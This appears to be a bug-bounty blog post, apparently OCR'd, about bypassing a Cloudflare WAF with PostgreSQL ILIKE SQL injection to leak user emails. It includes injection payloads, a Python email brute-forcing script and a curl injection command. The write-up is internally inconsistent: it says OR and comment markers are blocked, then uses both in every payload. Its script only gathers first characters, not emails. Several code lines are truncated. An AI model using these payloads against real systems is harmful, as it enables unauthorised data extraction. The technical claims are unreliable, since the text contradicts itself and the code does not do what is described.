
< Go to the original



I Bypassed a Strict WAF Using Simple SQL Tricks

A hidden SQL injection flaw was staring at me, but Cloudflare's WAF blocked every payload I threw at it.

Ibtissam hammadi

Follow

androidstudio · July 13, 2025 (Updated: July 13, 2025) · Free: No

After three hours of failed attempts, a **PostgreSQL trick** leaked private emails without triggering a single alarm.

What started as a 'useless' bug turned into a **critical bounty** — here's how I did it.

The Target

A public API endpoint seemed harmless — just a simple search function for user profiles. But when a single quote (`'`) was entered, something strange happened: *the response delayed for a second, then returned an empty result.*

Most hackers would've moved on. **But delays like this often mean one thing — a blind SQL injection.**

The WAF Struggle

The first attempts failed miserably:

- `' OR 1=1--` → Cloudflare blocked it instantly.
- **SQLMap → WAF detected and blacklisted my IP.**
- **Basic UNION payloads → All failed.**

The frontend **hid SQL errors,** making it seem like a dead end. *But hidden errors are the best kind — they mean nobody else has found this yet.*

How PostgreSQL's ILIKE Tricked the WAF

Why ILIKE Worked When Everything Else Failed

Cloudflare's WAF was aggressively blocking:

- `OR` clauses
- `=` signs
- Comment symbols (`--`)

legitimate syntax.

Crafting the Perfect Payload

The first test was simple:

Copy

```
' OR username ILIKE 'admin'--
```

Result: The API returned *the admin's profile.*

But extracting **all emails** required a smarter approach:

Copy

```
' OR email ILIKE 'a%'--
```

This leaked **every email starting with 'a'.**

Step-by-Step Escalation:

1. Brute-force characters (`a%` , `b%` , etc.) to map valid emails.
2. **Chain conditions** to extract full emails:

Copy

```
' OR (email ILIKE 'a%' AND email ILIKE '%@domain.com')--
```

3. Automate the process (more on this later).

Why This Bypassed Cloudflare:

- OWASP's WAF normalization flaws often miss `ILIKE` as "safe."

Turning Manual Testing Into a 20-Second Exploit

The Script That Did the Heavy Lifting

Manually testing each character was tedious. So, a **Python script** automated the process:

Copy

```
import requests

target_url = "https://api.example.com/search"
headers = {"User-Agent": "Mozilla/5.0"}  # Spoofing UA helped evad

def extract_emails():
    emails = []
    charset = "abcdefghijklmnopqrstuvwxyz0123456789._-@"

    for char in charset:
        payload = f"' OR email ILIKE '{char}%'--"
        response = requests.post(target_url, data={"query": payloa

        if "user found" in response.text:
            emails.append(char)

    return emails

print(extract_emails())
```

Key Tricks in the Script:

- **User-Agent spoofing** (avoided WAF fingerprinting).
- **Iterative character brute-forcing** (slow but reliable).
- **Silent error handling** (no crashes = no logs).

"This Isn't SQLi… Until It Was"

The Initial Rejection

- *"This is just a search feature, not SQLi."*
- *"No errors = no vulnerability."*

How I Proved It Was Critical

1. **Recorded a video** showing email extraction.
2. **Explained the ILIKE trick** in detail.
3. **Referred to OWASP's WAF bypass techniques**.

Result: Immunefi mediated, and the program **paid a $5,000 bounty**.

Lessons & Takeaways

For Ethical Hackers

✔ **"Silent errors" are goldmines** — most testers miss them.

✔ WAFs have blind spots — `ILIKE`, `SIMILAR TO`, and `JSON` functions often slip through.

✔ **Manual testing > tools** — SQLMap fails where creativity wins.

For Developers

✔ **Parameterized queries are non-negotiable.**

✔ Whitelist allowed SQL operators (e.g., block `ILIKE` if unused).

✔ **Log all SQL queries** — even "harmless" ones.

Try It Yourself (Safely!)

Want to test this technique? Use this **sanitized demo API:**

```
curl -X POST "https://demo-api.com/search" -d "query=test' OR 1=1-
```

*(Note: This is a mock endpoint — no real data is exposed.)_

Final Words

This wasn't just about **bypassing a WAF** — it was about **thinking differently**. The best bugs hide in plain sight, waiting for someone to ask: *"What if the rules don't apply here?"*

Found this useful? Clap 👏, share, and follow for more **ethical hacking deep dives!**

#ethical-hacking #cybersecurity #bug-bounty #sql-injection #cloudflare